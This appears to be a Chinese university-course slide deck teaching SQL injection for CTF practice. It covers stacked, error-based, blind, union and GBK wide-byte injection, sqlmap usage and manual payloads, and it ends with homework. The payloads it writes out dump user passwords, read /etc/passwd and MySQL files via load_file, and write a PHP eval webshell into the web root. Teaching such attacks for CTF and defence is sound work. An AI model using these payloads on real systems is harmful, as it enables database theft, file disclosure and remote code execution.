- 学习难度：低
- 危害：高
- 这是在服务端支持多条 `SQL` 指令连续执行的时候可以使用的一项技术，在注入语句长度受到限制，或者遇到一些过滤难以绕过的时候都可以考虑使用这项技术来获得数据或执行其他 `SQL` 语句。
- 他可以执行 `show tables;` 这是其他攻击方式做不到的!
  poc

```
1';show tables;#
```

3.2 报错注入

> 基于报错注入，即页面会返回错误信息，或者把注入的语句的结果直接返回在页面中。

利用`xpath`语法错误来进行报错注入，主要利用`extractvalue`和`updatexml`这两个函数。

使用条件：mysql版本>5.1.5

3.2.1 extractvalue的原理

`extractvalue(xml_document,Xpath_string)`

使用Xpath格式的字符串从xml文档中获得内容，**xpath格式错误**就会报错

```
mysql> SELECT extractvalue('<a><b>222222</b></a>', '/a/b');
+--------------------------------------------+
| ExtractValue('<a><b>222222</b></a>', '/a/b') |
+--------------------------------------------+
| 222222                                     |
+--------------------------------------------+
1 row in set (0.00 sec)
```

3.2.1 extractvalue的原理

```
mysql> SELECT extractvalue('<a href="sss"></a><a href="2333"></a>','/a/attribute::href');
+-----------------------------------------------------------------------+
| extractValue('<a href="sss"></a><a href="2333"></a>','/a/attribute::href') |
+-----------------------------------------------------------------------+
| sss 2333                                                              |
+-----------------------------------------------------------------------+
1 row in set (0.00 sec)
```

payload：

```
select extractvalue(1,concat(0x7e,(select user()),0x7e));
```

3.2.2 updatexml

`updatexml(xml_document,xpath_string,new_value)`

改变文档中符合条件的节点的值

```
mysql> SELECT updatexml('<a><b>222222</b></a>', '/a/b','2333');
+-----------------------------------------------+
| updatexml('<a><b>222222</b></a>', '/a/b','2333') |
+-----------------------------------------------+
| <a>2333</a>                                   |
+-----------------------------------------------+
1 row in set (0.00 sec)
```

payload： `select updatexml(1,concat(0x7e,(select user()),0x7e),1);`

3.3 基于 Bool 的盲注攻击（布尔盲注）

`length()` 函数 返回字符串的长度

```
mysql> select length("aa");
+---------------+
| length("aa") |
+---------------+
|             2 |
+---------------+
1 row in set (0.00 sec)
```

3.3 基于 Bool 的盲注攻击（布尔盲注）

`substr(str, pos, len) 截取字符串`

- str参数代表待截取的字符串
- pos参数代表从什么位置开始截取
- len参数表示字符串截取的长度

```
mysql> select substr("abcd",2,2);
+----------------------+
| substr("abcd",2,2) |
+----------------------+
| bc                   |
+----------------------+
1 row in set (0.00 sec)
```

3.3 基于 Bool 的盲注攻击（布尔盲注）

`ascii() 返回字符的ascii码`

```
mysql> select ascii('a');
+-------------+
| ascii('a') |
+-------------+
|          97 |
+-------------+
1 row in set (0.00 sec)
```

3.4 基于 时间 的盲注攻击（时间盲注）

> 在服务器针对真假条件时没有任何回显的时候才会使用，因为需要根据耗时长度来判断，属于时间成本非常高的注入方案。

在 MySQL 中，主要需要注意的函数有两个，分别是 `sleep` 与 `benchmark`。

3.4 基于 时间 的盲注攻击（时间盲注）

sleep(duration)

该函数会根据 duration 规定的秒数暂停语句的执行，返回值为 0。运用如下的语句可根据服务器返回的时间判断条件的真假。

延时1s

```
SELECT 1 and sleep(1);
```

立即返回

```
SELECT 0 and sleep(1);
```

3.4 基于 时间 的盲注攻击（时间盲注）

`sleep(n)：将程序挂起一段时间 n为n秒`

```
mysql> select sleep(10);
+-----------+
| sleep(10) |
+-----------+
|         0 |
+-----------+
1 row in set (10.00 sec)
```

3.4 基于 时间 的盲注攻击（时间盲注）

`if(expr1,expr2,expr3)`

判断语句 如果第一个语句正确就执行第二个语句如果错误执行第三个语句

```
mysql> select if(True,sleep(1),sleep(3));
+-----------------------------+
| if(True,sleep(1),sleep(3)) |
+-----------------------------+
|                           0 |
+-----------------------------+
1 row in set (1.00 sec)
```

3.4 基于 时间 的盲注攻击（时间盲注）

benchmark(times, query)
该函数会将 query 指定的语句执行 times 次，实际上并非直接的盲注，而是利用执行时间作拖延。

- 延时1s左右 `SELECT 1 and benchmark(100000000, 1);`
- 语句马上返回 `SELECT 0 and benchmark(100000000, 1);`

通常来说，攻击者可以将时间或者执行次数设的较大（如延时5s），若服务器返回时间低于5s，可以判断前一个条件的真假与否。
注：由于受网络因素影响，存在较多判断出错的可能。

3.5 联合查询注入

前提条件：页面上有显示位
显示位: 在一个网站的正常页面，服务端执行SQL语句查询数据库中的数据，客户端将数据展示在页面中，这个展示数据的位置就叫显示位。
假设表 test 有 4 列。某业务中用到了 SQL 语句如下，其中 {inject here} 处存在 SQL 注入。

```
SELECT * FROM test WHERE id = {inject here}
```

则可构造语句如下

```
SELECT * FROM test WHERE id = -1 union select 111,222,333,444;
```

这里我们认为不存在 id 为 -1 的记录，则查询结果会被 111，222，333，444 顶替，观察页面中哪里出现了这四个数字，则认为该处可回显我们的查询结果，也就可以直接在此处继续构造子查询了。

3.5 联合查询注入

```
mysql> select * from user where id=1 union select 111;
ERROR 1222 (21000): The used SELECT statements have a different number of columns

mysql> select * from user where id=1 union select 111,222;
+------+----------+
| id   | username |
+------+----------+
|    1 | aaa      |
|  111 | 222      |
+------+----------+
2 rows in set (0.00 sec)
```

3.6 宽字节注入

不属于基础注入类型 但也很重要

> 该注入类型发生在编码为gbk的数据库。

> 正常情况下，熟悉安全开发的人会对传入的内容进行转义，防止引号逃逸。
> 但是如果有小的疏忽，这依然会被绕过
> 比如某编码为gbk的数据库，后端会对我们的输入进行转义
> `$id = addslashes($_GET['id']);//进行转义`

3.6.1 如何绕过?

```
php > $s = "1%df'";
php > var_dump(addslashes($s));
string(6) "1%df\'"
```

```
id=1%df' --> id = 1%df\' --> id=1%df%5c%27 --> id=1運'
```

他会对我们的单引号进行转义(加上一个`\`,即`%5c`)，但是在gbk字符集中，会把`%df%5c`看成一个汉字，然后我们的单引号逃逸出来，从而为注入创造了条件。

3.6.2 防范

- 规范编码 尽量避免使用gbk
- 过滤单引号
- 不要相信用户的输入

四、sqlmap 简易使用

SQLMap 是一个开源的渗透测试工具，可以用来进行自动化检测，利用 SQL 注入漏洞，获取数据库服务器的权限。它具有功能强大的检测引擎，针对各种不同类型数据库的渗透测试的功能选项，包括获取数据库中存储的数据，访问操作系统文件。

https://github.com/sqlmapproject/sqlmap

4.1 sqlmap自动检测

检测语法：

```
python3 sqlmap.py -
u "http://192.168.136.131/sqlmap/mysql/get_int.php?id=1"
```

技巧：在实际检测过程中，sqlmap会不停的询问，需要手工输入Y/N来进行下一步操作，可以使用参数`--batch`命令来自动答复和判断。

4.2 批量检测

将目标url搜集并整理为txt文件，如图4所示，所有文件都保存为target.txt，然后使用`python3 sqlmap.py -m target.txt`，注意target.txt跟sqlmap在同一个目录下

4.3 智能判断测试

```
python3 sqlmap.py -u http://www.antian365.com/info.php?id=1 --
batch --smart
```

4.4 测试的例子

例题1:https://buuoj.cn/challenges#[第一章 web入门]SQL注入-1
同学们先做十分钟 再讲

- 回顾：浏览器里直接发#的坑
- 尝试使用sqlmap秒杀这道题 能做到吗?

```
python3 sqlmap.py -u "http://ctf.xjnu.edu.cn:9900/web10/?id=1"
```

结束以后，会给出该网站的数据库、操作系统、服务器等版本信息。

4.4 测试的例子

查看该网站的当前数据库

```
python3 sqlmap.py -u "http://ctf.xjnu.edu.cn:9900/web10/?id=1"  --dbs
```

4.4 测试的例子

查看数据库的表

```
python3 sqlmap.py -u "http://ctf.xjnu.edu.cn:9900/web10/?id=1"  -D 数据库名 --tables
```

4.4 测试的例子

查看表的列

```
python3 sqlmap.py -u "http://ctf.xjnu.edu.cn:9900/web10/?id=1"  -D 数据库名 -T 表名 --columns
```

4.4 测试的例子

查看指定字段的内容

```
python3 sqlmap.py -u "http://ctf.xjnu.edu.cn:9900/web10/?id=1"  -D 数据库名 -T 表名 -C 列名 --dump
```

5. 手工注入

很遗憾，现在的题目很难sqlmap一把梭了，手工往往是最好的解决方案

5.1 看当前数据库

```
' or (1) union select database()#
```

5.2 看数据库里的表

```
' or (1) union select 1,2,group_concat(table_name) from
information_schema.tables where TABLE_SCHEMA='webdb'#
```

5. 手工注入

5.3 看表里的列

```
' or (1) union SELECT group_concat(COLUMN_NAME) from
information_schema.COLUMNS WHERE TABLE_NAME = 'USERS'# username
password data
```

5.4 看数据

```
' or (1) union SELECT password from webdb.USERS#   123456
' or (1) union SELECT username from webdb.USERS#   admin
' or (1) union SELECT data from webdb.USERS#
```

5. 手工注入

5.5 查看文件内容[需要读权限]

```
1' or (1) union select load_file('/etc/passwd')#
1' or (1) union select load_file('/etc/mysql/mysql.conf.d/mysqld.cnf')#
1' or (1) union select load_file('/var/run/mysqld/mysqld.pid')#
1' or (1) union select load_file('/var/log/mysql/error.log')#
1' or (1) union select load_file('/var/log/mysql/mysql.log')#
```

5.6 写webshell[需要写权限]

```
1' or (1) union select "<?php @eval($_POST['c']); ?>" into outfile("/var/www/html/shell.php")#
```

六、SQL注入例题

例题2:

https://buuoj.cn/challenges#[第一章 web入门]SQL注入-2

同学们先做十分钟 再讲

- 尝试使用sqlmap秒杀这道题 能做到吗?
- 教一下用python写脚本完成这道题

七、实验

- SSRF基础作业一：使用搜索引擎
  - 找3个ppt里没提到的解析为127.0.0.1的域名 并使用dig命令验证 截三张图 10分
- SSRF基础作业二:buuoj练习题 没注册的注册一个即可 10分
  - hint： https://webhook.site 可以用于监听请求
- SSRF基础作业三： buuoj练习题220分

七、实验

- SQL注入基础作业一：攻防世界web super-sqli 60分 截图/原理/需要编写脚本
  - PS：贵队当时没做出这道题 囧
  - 截图/原理/脚本：各20分
  - 做过的也需要上述三个
  - 一定要给自己一定时间思考再去网上查wp
    最后的运行截图应如下

```
python3 exp.py
flag{xxxxxxxxxx}
```

七、实验

挑战：不搜索题解完成SQL基础作业一。
你已经完成了贵队当时未完成的任务，继续努力吧！